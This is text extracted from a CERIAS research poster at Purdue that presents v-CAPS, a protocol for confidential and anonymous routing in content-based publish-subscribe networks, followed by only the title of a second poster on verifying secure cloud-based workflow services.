


# CERIAS

the center for education and research in information assurance and security

## v-CAPS: A Confidential and Anonymous Routing Protocol for Content-Based Publish-Subscribe Networks

Amiya Kumar Maji and Saurabh Bagchi  
Purdue University, West Lafayette, IN



### Problem Statement

- Baseline CBPS *relies* on Brokers
  - What if a broker is compromised?
- Can we build an *efficient* CBPS system where brokers cannot see message content?
- Can we hide subscribers' interests from curious brokers and subscribers?
- Can we guarantee path anonymity?
- If so, then how and at what cost?


### Our Approach

- Computation on encrypted data is costly
- Filter matching in plaintext is much faster
- Relax some decoupling properties of CBPS
- Extract routing *information* before encrypting messages
- Allow brokers to route using this information
- Threat model: trusted publisher, honest-but-curious broker


### Solution

- Designed two protocols based on Siena CBPS system
- Routing Vector (RV) Protocol
  - Achieves notification and subscription confidentiality
- Secure Routing Vector (SRV) Protocol
  - Encrypt the RV further to guarantee anonymity

### Implementation and Results



### Computation Time with Increasing Workload



### Conclusion and Future Work

- RV has similar latency as Baseline
- Notification popularity have large impact on SRV computation cost
- Future directions
  - Achieving higher scalability
  - Group management in CBPS



# CERIAS

the center for education and research in information assurance and security

## Verification of Secure Cloud-based Workflow Services

